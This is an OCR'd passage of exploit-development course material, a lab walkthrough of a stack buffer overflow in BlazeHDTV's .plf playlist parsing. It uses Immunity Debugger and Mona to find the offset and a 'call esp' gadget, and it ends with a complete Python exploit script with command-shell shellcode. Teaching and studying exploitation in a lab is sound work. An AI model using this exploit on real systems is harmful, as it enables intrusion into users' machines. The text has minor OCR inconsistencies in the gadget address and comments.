


Crashing with the Pattern

Once BlazeHDTV is up and running, use the same steps as before to attach to the program with the debugger and make sure it is running, not suspended (paused). Open up the "blaze_1.plf" file with BlazeHDTV and wait for the crash. It should crash with EIP pointing to "37694136." If you did not get this result, please verify your previous steps. EIP is pointing to a piece of the pattern. Next, in the Immunity Debugger command bar, run:

```
!mona pattern_offset 37694136
```

The log window shows that the number of bytes before hitting that piece of the pattern is 260-bytes. i.e. At 260-bytes begins the return pointer we want to overwrite.




Verifying Precise Control of EIP

Let's quickly verify that the "pattern_offset" script is correct and that we have precise control of the instruction pointer. In your Python script, update the payload line to look like this:

```
payload = "A" * 260 + "\xde\xc0\xad\xde"
```


This will print 260 "A" characters, followed by 0xdeadc0de in little endian format. Since x86 uses little endian, we need to put the bytes in reverse order so that they actually get written in the right order on the stack. Remember, this value is passed to the instruction pointer. If we don't put it in backwards, we'll jump to 0xdec0adde instead of 0xdeadc0de.

Save the script, execute it, and redo the previous steps to cause the application to crash inside the debugger. You should get the results on the slide, showing that EIP is pointing to "DEADC0DE." We have now verified that we have control.



Next Steps…

At this point we need to modify our Python script so that we can visually see how it looks on the stack. This will help us write the exploit and makes it easier for you to understand what we are trying to accomplish. We will then select the shellcode we want to execute as our payload, locate an opcode to help us jump to our shellcode, and finally, compromise the program.




Modifying Our Script

Modify the payload line in your "blaze_1.py" script to look like the following:

```
payload = "A" * 260 + "RRRR" + "\x90" * 20 + "B" * 20
```

This will perform the following:


- Print 260 "A" characters to get to the return pointer.
- Print "RRRR" which will cause EIP to crash trying to execute the address "0x52525252." This is just a place holder. We'll put the real return pointer here soon, once we figure that part out.
- Print 20 NOP bytes "0x90" so that we can more easily see the stack layout during the crash.
- Print 20 "B" characters which will be where we put our shellcode once we get to that point. This is just another place holder.



Analyzing the Crash

After updating your script, save it and execute it again, creating the new "blaze_1.plf" file. Go ahead and redo the steps to cause the crash in the debugger. As you can see on the slide, the image shows the layout of the stack. You can now easily see the "A" characters as "0x41414141" leading up to the return pointer of "0x52525252." Next you see a series of our NOPs as "0x90909090," and finally our "B" characters as "0x42424242." ESP is pointing to the last four bytes of our NOPs. Why is it pointing down there and not right after the return pointer? This is likely due to arguments being passed to the vulnerable function. The calling convention likely inserted code to adjust the stack pointer past these arguments before the epilogue.

Since the stack pointer is pointing to our NOPs, we can attempt to locate the address of a "jmp esp" or "call esp" instruction, overwrite the return pointer with this address, and get execution!




Now what?

Our next steps are the following are to locate the address of a "jmp esp" or "call esp" instruction in order to get shellcode execution. We will need to replace the "B" characters that were serving as a place holder with our desired shellcode. We will use Mona to find the address of a "jmp esp" or "call esp." For this to work, we need to find a module that is not participating in ASLR or being rebased. To do this we can use the following Mona command in the Immunity Debugger command bar:


```
!mona modules -o        #Make sure the program is running in the
debugger first!
```

The "-o" tells Mona to ignore OS modules, such as those located in your "C:\Windows\System32" folder.



!mona modules

Due to the size of the output, only a small piece of the output is shown. This command shows you each module and which exploit mitigations it participates in, including "Rebase," "SafeSEH," "ASLR," "DEP (NX)," and whether or not it is an OS DLL. As you can see, most of them are not participating in many controls. Rebase is on for the majority, so we will need to select on that is not being rebased as it won't be static.




Finding a "jmp esp" or "call esp"

Select one of the DLL's that is not being rebased, and not participating in the other controls. If you want to match the slides, use the "Configuration.dll" module. Run the following command, using your selected module after the "-m" flag:

```
!mona jmp -r esp -m Configuration.dll
```

The results we got are shown on the screen. It says, "Done. Found 4 pointers." In our example, we will select the bottom result, showing as "0x603be03 : call esp." We will use this address as the return pointer overwrite.



Update the Script and Add Shellcode

We must now go back to our script and make some updates. At the top of your "blaze_1.py" script, type (You can exclude the comments.):

```
import struct                          #This will import the struct
module...
```


Next, add the line:

```
rp = struct.pack('<L', 0x6034be03)          #This is our selected
"call esp" address, packed into little endian format.
```

Modify the payload line in your script to:

```
payload = "A" * 260 + rp + "\x90" * 20 + sc #We simply swapped '"B"
*20' with "sc"
```

Shellcode to spawn a command shell is in your 660.5 "Blaze" folder, titled "shellcode_cmd.txt." Open this file and copy the contents over to your script.




Final Script

Below is the completed script. Your script should look identical, unless you are using a different address to overwrite the return pointer.


```
import struct
file = 'blaze_1.plf'

sc = (
"\xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B"
"\x52\x0C\x8B\x52\x14\x8B\x72\x28\x33\xC9"
"\xB1\x18\x33\xFF\x33\xC0\xAC\x3C\x61\x7C"
"\x02\x2C\x20\xC1\xCF\x0D\x03\xF8\xE2\xF0"
"\x81\xFF\x5B\xBC\x4A\x6A\x8B\x5A\x10\x8B"
"\x12\x75\xDA\x8B\x53\x3C\x03\xD3\xFF\x72"
"\x34\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03"
"\xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38\x47"
"\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F"
"\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72"
"\x65\x75\xE2\x49\x8B\x72\x24\x03\xF3\x66"
"\x8B\x0C\x4E\x8B\x72\x1C\x03\xF3\x8B\x14"
```

```
"\x8E\x03\xD3\x52\x68\x78\x65\x63\x01\xFE"
"\x4C\x24\x03\x68\x57\x69\x6E\x45\x54\x53"
"\xFF\xD2\x68\x63\x6D\x64\x01\xFE\x4C\x24"
"\x03\x6A\x05\x33\xC9\x8D\x4C\x24\x04\x51"
"\xFF\xD0\x68\x65\x73\x73\x01\x8B\xDF\xFE"
"\x4C\x24\x03\x68\x50\x72\x6F\x63\x68\x45"
"\x78\x69\x74\x54\xFF\x74\x24\x20\xFF\x54"
"\x24\x20\x57\xFF\xD0")

rp = struct.pack('<L', 0x6034be03) #jmp esp
x = open(file, 'w')
payload = "A" * 260 + rp + "\x90" * 20 + sc
x.write(payload)
print "File %s" %file, "created!"
x.close()
```



